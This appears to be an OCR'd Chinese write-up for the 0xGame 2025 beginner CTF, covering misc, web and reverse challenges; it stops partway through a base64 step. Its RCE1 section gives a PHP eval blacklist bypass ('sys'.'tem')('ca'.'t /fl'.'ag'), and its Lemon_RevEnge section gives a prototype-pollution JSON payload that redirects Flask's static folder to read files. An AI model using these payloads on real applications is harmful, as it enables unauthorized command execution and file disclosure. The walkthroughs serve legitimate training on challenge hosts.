
0xGame2025 WRITEUP


Week1 圆周率

Misc

- [misc] 公众号原稿

拿到一个 Word 文档，考虑到 Word 文档的本质是一个 zip 压缩包，将扩展名改为 zip 后打开，一通翻找在 docProps 文件夹下发现 gift.xml，打开即是 flag






0xGame{omg!Y0u_f0und_m3!_C0ngr4tul4t10ns!}

- [misc] Zootopia

拿到 zip 和 png，先过一遍 binwalk 和 pngcheck，正常，考虑 LSB 隐写，找到一个 LSB 在线提取网站 https://www.georgeom.net/StegOnline/upload，经过尝试，在 RGB 顺序按行解码 Plane0 时得到 flag




0xGame{W1_Need_t0_t@k3_a_break}

• [misc] Do not enter

下载得到.dd 文件，既然提示“磁盘禁区”，先查看磁盘的分区


```
fdisk -l Do_not_enter.dd
```



发现有部分空间不属于任一分区，使用 Python 提取出这样的分区中的 flag（为了省事，把所有分区都算上了，只有 1 个 flag 就是啦~）

```
In [1]: import re

In [2]: content = open('Do_not_enter.dd', 'rb').read()

In [3]: text = '''Do_not_enter.dd1     2048 83967  81920 40M 83 Linux
  ...: Do_not_enter.dd2    86016 167935  81920 40M 83 Linux
  ...: Do_not_enter.dd3    169984 348159 178176 87M f W95 Ext'd (LBA)
  ...: Do_not_enter.dd5    172032 253951  81920 40M 83 Linux
  ...: Do_not_enter.dd6    256000 337919  81920 40M 83 Linux'''

In [4]: p = list(sorted(sum([list(map(int, re.split(' +', l)[1:3])) for l
in text.split('\n')], [])))

In [5]: for s, e in zip(p[:-1], p[1:]):
  ...:   print(re.findall(rb'0xGame\{.+?\}', content[512*s:512*e]))
```

然后在输出里找到真 flag




怎么是你啊！（恼）

0xGame{WoW_y0u_fouNd_1t?_114514}

● [misc] Sign_in

给出一段字符串，由后面的等号，初步判断为 base64，用 python 解码：

```
In [1]: import base64

In [2]: base64.b64decode('MGhRa3dve0dvdm0wd29fZDBfMGhRNHczXzJ5MjVfQHhuX3JAbXVfUHliX3BlWH0=')

Out[2]: b'0hQkwo{Govm0wo_d0_0hQ4w3_2y25_@xn_r@mu_Pyb_peX}'
```



还不是 flag，但是已经有 flag 的样子了！考虑凯撒加密，懒得写代码了，找到一个凯撒加密网站

https://www.lddgo.net/encrypt/caesar-cipher

好耶！直接出来了，不需要改偏移量

0xGame{Welc0me_t0_0xG4m3_2o25_@nd_h@ck_For_fuN}

● [misc] 签到-0xGame

这个应该是 CTFPlus 的签到题，按照指示，关注公众号，发送“0xGame*CTFPlus”，获得 emoji 组成的 flag~


0xGame{🎉👋🕹️2️⃣0️⃣2️⃣5️⃣0️⃣❎🎮🎯🏟️🥳🎊⚽😄}

● [misc] ez_Shell

因为是新手，跟着教程一路走~

0.连接容器

```
ssh hacker@nc1.ctfplus.cn -p 29229 # 记得换成你的
```



1.whoami

```
whoami
```

0xGame{hacker_

2.pwd

```
pwd
```

0xGame{hacker_/home/hacker_

3.当前路径下的文件夹名

```
ls -la
```

0xGame{hacker_/home/hacker_.mysecret_

4.flag1.txt 文件内容


```
cat .mysecret/flag1.txt
```

0xGame{hacker_/home/hacker_.mysecret_It_is_funny_right?_

5./root 下的 flag2.txt 文件内容


权限不够了，先切换用户

```
su root
```



然后就是读取啦~

```
cat /root/flag2.txt
```



0xGame{hacker_/home/hacker_.mysecret_It_is_funny_right?_You_hacked_me!!!}

- [misc] *ez*Shell_PLUS

一样的，先登容器

```
└─$ ssh welcome@nc1.ctfplus.cn -p 35696
The authenticity of host '[nc1.ctfplus.cn]:35696 ([103.85.86.154]:35696)' can't be established.
ED25519 key fingerprint is SHA256:LcfsxyHhNJkrimKwF7/KZmVhzOWRZSJfadwqzVBXfx0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[nc1.ctfplus.cn]:35696' (ED25519) to the list of known hosts.
welcome@nc1.ctfplus.cn's password:
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~$
```

一通观察找到 hash 和 files

```
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~$ ls
challenge
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~$ cd challenge
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~/challenge$ ls
decrypt.sh  files  hash_value
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~/challenge$ ls -la
total 20
drwxr-x--- 3 root    welcome 4096 Oct  5 14:34 .
drwxr-x--- 1 welcome welcome 4096 Oct  5 14:34 ..
-rwxr-x--- 1 root    welcome  271 Oct  5 14:34 decrypt.sh
drwxr-x--- 2 root    welcome 4096 Oct  5 14:34 files
-rw-r----- 1 root    welcome   65 Oct  5 14:34 hash_value
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~/challenge$ cat hash_value
e7e6b04a14acf09b33d9e4abe1b06fa8ff04876cfca0ac836cda87f8f63c4254
```

接下来就是检查 files 的 sha256 了，为了快速找出相应文件，我们可以使用管道和 grep

```
sha256sum files/* | grep e7e6b
```

```
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~/challenge$ sha256sum files/* | grep e7e6b
e7e6b04a14acf09b33d9e4abe1b06fa8ff04876cfca0ac836cda87f8f63c4254  files/f76c3d834f534fe5.dat
```

找到了！接下来就是解密（偷懒了，使用了通配符，也能运行）：

```
./decrypt.sh files/f76c3d*.dat
```

```
welcome@dep-99855c9b-38f3-4be9-9c78-2691923946ca-8c4f58889-p7s5g:~/challenge$ ./decrypt.sh files/f76c3d*.dat
0xGame{Welc0me_to_H@ckers_w0r1d}
```


拿到 flag

0xGame{Welc0me_to_H@ckers_w0r1d}

Web

- [web] Lemon

根据提示，F12 查看源码



拿到 flag

0xGame{Welc0me_t0_0xG@me_2025_Web!!!}

[web] RCE1

先分析源码

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$rce1 = $_GET['rce1'];
$rce2 = $_POST['rce2'];
$real_code = $_POST['rce3'];

$pattern = '/(?:\d|[\$%&#@*]|system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|vim|sort|strings)/i';

function check(string $text): bool {
        global $pattern;
        return (bool) preg_match($pattern, $text);
}


if (isset($rce1) && isset($rce2)){
        if(md5($rce1) === md5($rce2) && $rce1 !== $rce2){
                if(!check($real_code)){
                        eval($real_code);
                } else {
                        echo "Don't hack me ~";
                }
        } else {
                echo "md5 do not match correctly";
        }
}
else{
        echo "Please provide both rce1 and rce2";
}
?> Please provide both rce1 and rce2
```


首先要构造$rce1 和$rce2 使之 md5 一致而内容不一致，由于 md5 使用全等(===)进行判断，所以不能使用 0e 绕过，因此采取适用范围更广的数组绕过，令$rce1=[1]，$rce2=[2]即可；

然后要绕过 system、cat、flag 等黑名单，这里可以通过拼接字符串完成，给出一个可能的 payload：

("sys"."tem")("ca"."t /fl"."ag");

接下来就是发送请求了~因为没有 Burpsuit/Postman，所以拥抱开源使用 HTTPie：

（如果你有实力的话，还可以用电脑自带的 curl）



```
}
else{
        echo "Please provide both rce1 and rce2";
}
?> 0xGame{This_is_Your_First_Stop_to_RCE!!!}
```

拿到 flag

0xGame{This_is_Your_First_Stop_to_RCE!!!}

● [web] Http 的真理，我已解明

打开网页，就知道又是请求时间~依旧使用 HTTPie（curl 也行）

Yakit && BurpSuite && HackBar 你自己选一个玩吧

或者你也可以选择其他的方法

Tech Otakus Save The World


用GET传递 hello=web

第一关，在 url 后面加上?hello=web 就好了

```
GET ⇕ http://80-17cd424d-dd12-477c-ab50-5b429a228056.challenge.ctfplus.cn/?hello=web
```

用POST传递 http=good


第二关，改成 POST，在 body 里加上 http=good



这里要注意：不能把前面关的内容删了，不然要重新来过


设置cookie Sean=god

第三关，转到 Header 里头，加上指定的 Cookie




请使用Safari浏览器访问


第四关，考察 UA，在 UA 里头加上 Safari（严格来说，应该还要加上版本，参考隔壁 NewStar2025 的“小 w(1)”）




请从www.mihoyo.com访问本页面,否则你的原石啊这些全都别想要了


第五关，考察 Referer，改一改就好了





第六关，这个之前还真没有见到过，一通搜索发现 Via 这个 Header 是干这个用的






拿下！

0XGame{Congratuation_You_Are_Http_God!!!}

● [web] Lemon_RevEnge

先看代码，发现 merge 这个函数很有意思，虽然 dst 里头看似什

么都没有，实际上里面什么都有！做过 pyjail 绕沙箱的大佬们一定会告诉你，__init__里头有个__globals__，里面什么玩意儿都有！给大家演示一下：



基于这一点，我们就可以修改 flask 的设置了！


```
def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)

class Dst():
    def __init__(self):
        pass

Game0x = Dst()
```

通过修改 flask 的静态文件目录到根目录，再访问 /static/flag 就可以拿到 flag 了，但是不知道为什么不能直接传根目录，那就只能用..往外跳了。通过访问/../../flag 发现返回 500 而不是自定义的 404，就说明根目录是../../，因此构

造 payload：

```
{
  "__init__": {
    "__globals__": {
      "app": {
        "static_folder": "../../"
      }
    }
  }
}
```

使用 POST 发至首页，然后就可以访问/static/flag 开开心心地拿 flag 啦~



0xGame{Welcome_to_Easy_Pollute~}

Reverse

- [re] EasyXor

观察代码，核心逻辑是将输入与“raputa0xGame2025”异或后加下

标和目标对比，用 Shift+E 提取出目标后，用 python 还原 flag


```
if ( (char)(v3 ^ key[i_1 % _raputa0xGame2025_]) + i != str[i] )
{
  puts("Please try again!");
  exit(0);
}
```

```
''.join([chr((c-i)^ord('raputa0xGame2025'[i%16]))
for i, c in enumerate([0x42, 0x1A, 0x39, 0x17,
0x1D, 0x9, 0x51, 0x55, 0x2C, 0x5F, 0x63, 0xC,
0xD, 0x16, 0x62, 0x27, 0x55, 0x64, 0x55, 0x26,
0x6D, 0x6A, 0x18, 0x34, 0x88, 0x65, 0x6E, 0x1C,
0x21, 0x6E, 0x3D, 0x23, 0x6A, 0x25, 0x6B, 0x63,
0x68, 0x7E, 0x77, 0x75, 0x9A, 0x7D, 0x39,
0x43])])
```

0xGame{6c74d39f-723f-42e7-9d7a-18e9508a655b}

● [re] BaseUpx

题目强烈暗示，这道题有 upx，拿到可执行文件后先 upx -d 看看



成功解压，丢进 IDA 看看

```
encoded_string = base64_encode((const unsigned __int8 *)enc, input_length);
if ( !strcmp(
        str,                                    // "MHhHYW1le1cwd191XzRyM183aDNfRzBkXzBmX3VweCZiNHMzNjRfRDNzMWdufQ=="
        encoded_string) )
{
  puts("Great!");
  system("pause");
  exit(0);
}
```

核心代码是将输入的字符串进行 base64 编码后比较，直接尝试解密，获得 flag（python 代码参考[misc]signin，不多赘述）

```
In [4]: import base64

In [5]: base64.b64decode('MHhHYW1le1cwd191XzRyM183aDNfRzBkXzBmX3VweCZiNHMzNjRfRDNzMWdufQ==')
